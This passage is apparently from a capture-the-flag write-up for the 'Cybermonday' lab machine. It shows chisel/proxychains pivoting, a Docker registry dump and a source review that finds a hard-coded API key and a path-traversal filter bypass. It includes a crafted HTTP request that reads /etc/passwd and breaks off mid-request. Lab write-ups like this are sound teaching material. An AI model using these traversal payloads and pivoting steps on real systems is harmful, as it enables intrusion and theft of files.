
in order to use this tunnel with `proxychains` I had to adapt my config file.

```
sudo nano /etc/proxychains.conf
```



what happened here?

1. first I setup the `chisel server` on my kali machine to listen on port 8001.
2. I run the `chisel client` on the docker machine and make it connects to my server over 8001.
3. I make sure the server can access the client over port 1080 though websockets (SOCKS).



now I could use proxychains to scan the internal network of the docker.
from the output of linpeas I knew already some interesting hosts to take a look at.

there are four hosts with a similar mac address: `02:42:ac` which pointed to being all the dockers there are.


after some enumeration I found an interesting endpoint

```
proxychains nmap 172.18.0.3

Nmap scan report for 172.18.0.3
Host is up (0.036s latency).

PORT     STATE SERVICE VERSION
5000/tcp open  http    Docker Registry (API: 2.0)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Site doesn't have a title.
```

I decided to check this out.

Dumping dockers using docker registry API

reference: https://docs.docker.com/registry/spec/api/



using Docker Registry Grabber I can pull some more information from this endpoint
https://github.com/Syzik/DockerRegistryGrabber

```
$ proxychains  python3 DockerGraber.py http://172.18.0.3 --list
[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[+]=====================================================[+]
[|]    Docker Registry Grabber v1       @SyzikSecu       [|]
[+]=====================================================[+]

[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.18.0.3:5000  ...  OK
[+] cybermonday_api
```

dumping the image "cybermonday_api" using `dump_all` flag

```
proxychains  python3 DockerGraber.py http://172.18.0.3 --dump_all

[proxychains] config file found: /etc/proxychains.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.14
[+]=====================================================[+]
[|]    Docker Registry Grabber v1       @SyzikSecu       [|]
[+]=====================================================[+]

[proxychains] Strict chain  ...  127.0.0.1:1080  ...  172.18.0.3:5000  ...  OK
[+] cybermonday_api
[+] BlobSum found 27
[+] Dumping cybermonday_api
    [+] Downloading :
a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4
    [+] Downloading :
beefd953abbcb2b603a98ef203b682f8c5f62af19835c01206693ad61aed63ce
    [+] Downloading :
ced3ae14b696846cab74bd01a27a10cb22070c74451e8c0c1f3dcb79057bcc5e
    [+] Downloading :
a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4
    [+] Downloading :
ca62759c06e1877153b3eab0b3b734d6072dd2e6f826698bf55aedf50c0959c1
    [+] Downloading :
1696d1b2f2c3c8b37ae902dfd60316f8928a31ff8a5ed0a2f9bbf255354bdee8
    [+] Downloading :
a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4
    [+] Downloading :
a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4
    [+] Downloading :
57cdb531a15a172818ddf3eea38797a2f5c4547a302b65ab663bac6fc7ec4d4f
    [+] Downloading :
4756652e14e0fb6403c377eb87fd1ef557abc7864bf93bf7c25e19f91183ce2c
    [+] Downloading :
5c3b6a1cbf5455e10e134d1c129041d12a8364dac18a42cf6333f8fee4762f33
    [+] Downloading :
9f5fbfd5edfcaf76c951d4c46a27560120a1cd6a172bf291a7ee5c2b42afddeb
    [+] Downloading :
57fbc4474c06c29a50381676075d9ee5e8dca9fee0821045d0740a5bc572ec95
    [+] Downloading :
a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4
    [+] Downloading :
a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4
    [+] Downloading :
a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4
    [+] Downloading :
```

```
a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4
    [+] Downloading :
a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4
    [+] Downloading :
a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4
    [+] Downloading :
a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4
    [+] Downloading :
dc968f4da64f18861801f2c677d2460c4cc530f2e64232f1a23021a9760ffdae
    [+] Downloading :
a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4
    [+] Downloading :
1684de57270ea8328d20b9d17cda5091ec9de632dbba9622cce10b82c2b20e62
    [+] Downloading :
a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4
    [+] Downloading :
affe9439d2a25f35605a4fe59d9de9e65ba27de2403820981b091ce366b6ce70
    [+] Downloading :
a3ed95caeb02ffe68cdd9fd84406680ae93d633cb16422d00e8a7c22955b46d4
    [+] Downloading :
5b5fe70539cd6989aa19f25826309f9715a9489cf1c057982d6a84c1ad8975c7
```

```
┌─[eu-dedivip-2]─[10.10.14.122]─[htb-rival23@htb-y1djxnyvkq]─[~/cybermonday/DockerRegistryGrabber]
└──╼ [★]$ ls
cybermonday_api  deploybasicauth.sh  deploy.sh  DockerGraber.py  README.md  requirements.txt  screenshot
┌─[eu-dedivip-2]─[10.10.14.122]─[htb-rival23@htb-y1djxnyvkq]─[~/cybermonday/DockerRegistryGrabber]
└──╼ [★]$
```

now I found myself digging in the code again for some juicy info leakage.


I checked the content of the two bash scripts in the root directory of what got dumped

```
# deploy.sh content
sudo docker run -d -p 5000:5000 --restart=unless-stopped --name registry2
registry:2
sudo docker pull ubuntu
sudo docker image tag ubuntu localhost:5000/my-ubuntu
sudo docker image tag ubuntu localhost:5000/my-ubuntu2
sudo docker push localhost:5000/my-ubuntu
sudo docker push localhost:5000/my-ubuntu2


#deploybasicauth content
mkdir auth
mkdir certs

openssl req -newkey rsa:2048 -nodes -keyout ./certs/domain.key -x509 -days 365 -out
```

```
./certs/domain.crt

sudo docker run \
  --entrypoint htpasswd \
  httpd:2 -Bbn testuser testpassword > auth/htpasswd

sudo docker run -d \
  -p 5000:5000 \
  --restart=unless-stopped\
  --name registry \
  -v "$(pwd)"/auth:/auth \
  -e "REGISTRY_AUTH=htpasswd" \
  -e "REGISTRY_AUTH_HTPASSWD_REALM=Registry Realm" \
  -e REGISTRY_AUTH_HTPASSWD_PATH=/auth/htpasswd \
  -v "$(pwd)"/certs:/certs \
  -e REGISTRY_HTTP_TLS_CERTIFICATE=/certs/domain.crt \
  -e REGISTRY_HTTP_TLS_KEY=/certs/domain.key \
  registry

echo -n "testuser:testpassword"
sudo docker login localhost:5000
sudo docker pull ubuntu
sudo docker image tag ubuntu localhost:5000/my-ubuntu
sudo docker image tag ubuntu localhost:5000/my-ubuntu2
sudo docker push localhost:5000/my-ubuntu
sudo docker push localhost:5000/my-ubuntu2
```

I also had a bunch of tar files inside the cybermonday_api folder they contain everything there is for the docker machine itself. I unpacked them using the following command:

```
mkdir cybermonday_api_docker

cat cybermonday_api/*.tar.gz | tar -xzf - -C cybermonday_api_docker -i
```



so I now have accesto the internal file system of said docker living on `172.18.0.3`.
this looks like the API we have available on the `webhooks-api-beta.cybermonday.htb` endpoint.

finding undocumented endpoint in API

the router.php class revealed a `/webhooks/:uuid:/logs` endpoint I didn't know yet.

```
class Router
{
    public static function get()
    {
        return [
            "get" => [
                "/" => "IndexController@index",
                "/webhooks" => "WebhooksController@index"
            ],
            "post" => [
                "/auth/register" => "AuthController@register",
                "/auth/login" => "AuthController@login",
                "/webhooks/create" => "WebhooksController@create",
                "/webhooks/:uuid" => "WebhooksController@get",
                "/webhooks/:uuid/logs" => "LogsController@index"
            ],
            "delete" => [
                "/webhooks/delete/:uuid" => "WebhooksController@delete",
            ]
```

```
        ];
    }
```

digging deeper I found this interesting `api.php` file containing a hard-coded api key.

```
    public function apiKeyAuth()
    {
        $this->api_key = "22892e36-1770-11ee-be56-0242ac120002";

        if(!isset($_SERVER["HTTP_X_API_KEY"]) || empty($_SERVER["HTTP_X_API_KEY"])
|| $_SERVER["HTTP_X_API_KEY"] != $this->api_key)
        {
            return $this->response(["status" => "error", "message" =>
"Unauthorized"], 403);
        }
    }
```

I also found out the API key is needed to access this endpoint.


```
class LogsController extends Api
{
    public function index($request)
    {
        $this->apiKeyAuth();

        $webhook = new Webhook;
        $webhook_find = $webhook->find("uuid", $request->uuid);

        if(!$webhook_find)
        {
            return $this->response(["status" => "error", "message" => "Webhook not
found"], 404);
        }

        if($webhook_find->action != "createLogFile")
        {
            return $this->response(["status" => "error", "message" => "This webhook
was not created to manage logs"], 400);
        }

        $actions = ["list", "read"];

        if(!isset($this->data->action) || empty($this->data->action))
        {
            return $this->response(["status" => "error", "message" => "\"action\"
```

```
not defined"], 400);
        }

        if($this->data->action == "read")
        {
            if(!isset($this->data->log_name) || empty($this->data->log_name))
            {
                return $this->response(["status" => "error", "message" =>
"\"log_name\" not defined"], 400);
            }
        }

        if(!in_array($this->data->action, $actions))
        {
            return $this->response(["status" => "error", "message" => "invalid
action"], 400);
        }

        $logPath = "/logs/{$webhook_find->name}/";

        switch($this->data->action)
        {
            case "list":
                $logs = scandir($logPath);
                array_splice($logs, 0, 1); array_splice($logs, 0, 1);

                return $this->response(["status" => "success", "message" =>
$logs]);

            case "read":
                $logName = $this->data->log_name;

                if(preg_match("/\.\.\//", $logName))
                {
                    return $this->response(["status" => "error", "message" => "This
log does not exist"]);
                }

                $logName = str_replace(' ', '', $logName);

                if(stripos($logName, "log") === false)
                {
                    return $this->response(["status" => "error", "message" => "This
log does not exist"]);
                }
```

```
                if(!file_exists($logPath.$logName))
                {
                    return $this->response(["status" => "error", "message" => "This
log does not exist"]);
                }

                $logContent = file_get_contents($logPath.$logName);



                return $this->response(["status" => "success", "message" =>
$logContent]);
        }
    }
}
```

putting the newly found information to action:

first I created a new webhook:



after this I tried reading out files.
this part was tricky but reverse engineering the code made me realize that I can read out local files.

1. I can use spaces to introduce path traversal and bypass the protection.

```
if(preg_match("/\.\.\//", $logName))
        {
                return $this->response(["status" => "error", "message" => "This log
```

```
does not exist"]);
        }

        $logName = str_replace(' ', '', $logName);
```

the php code above will check if there are any `../` in the filename of the log we want to retrieve AND will delete spaces after the check... so we introduce spaces to bypass the check and the code will delete them for us.


2. include the word `log` in the filename

```
if(stripos($logName, "log") === false)
                {
                    return $this->response(["status" => "error", "message" => "This
log does not exist"]);
                }

                if(!file_exists($logPath.$logName))
                {
                    return $this->response(["status" => "error", "message" => "This
log does not exist"]);
                }
```

this code will search for the string `log` in the filename and return the false if it cannot be found. after that it will also check if the file exists in the filesystem.

if those tests are deemed ok, php will retrieve the code using `file_get_contents` which is super prone to LFI vulnerabilities.

testing this I had a weird issue with the following



Request

Pretty Raw Hex


```
POST /webhook/c4b64515-ccbd-4bc6-8016-aeab8ad73dce/logs HTTP/1.1
Host: webhooks-api-beta.cybermonday.htb
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/json
Content-Length: 84
x-api-key: 22892e36-1770-11ee-be56-0242ac120002
x-access-token: eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6MiwidXNlcm5hbWUiOiJyaXZhbCIsInJvbGUiOiJhZG1pbiJ9.ilvEruwwf2RjKXuQx6ynbYYVAhv1rpu-2146QgMdjCs

{
  "action":"read",
  "log_name":
  " . . / . . / . . / . . / log / . . / etc / passwd "
}
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Server: nginx/1.25.1
Date: Wed, 06 Sep 2023 14:58:29 GMT
Content-Type: application/json; charset=utf-8
Connection: keep-alive
Host: webhooks-api-beta.cybermonday.htb
X-Powered-By: PHP/8.2.7
Set-Cookie: PHPSESSID=5649d95907feba17434e2f25508848c0; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 54

{
  "status":"error",
  "message":"This log does not exist"
}
```

but it did work with adding an `s` to log ....



Request

Pretty Raw Hex

```
POST /webhook/c4b64515-ccbd-4bc6-8016-aeab8ad73dce/logs HTTP/1.1
Host: webhooks-api-beta.cybermonday.htb
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:102.0) Gecko/20100101 Firefox/102.0
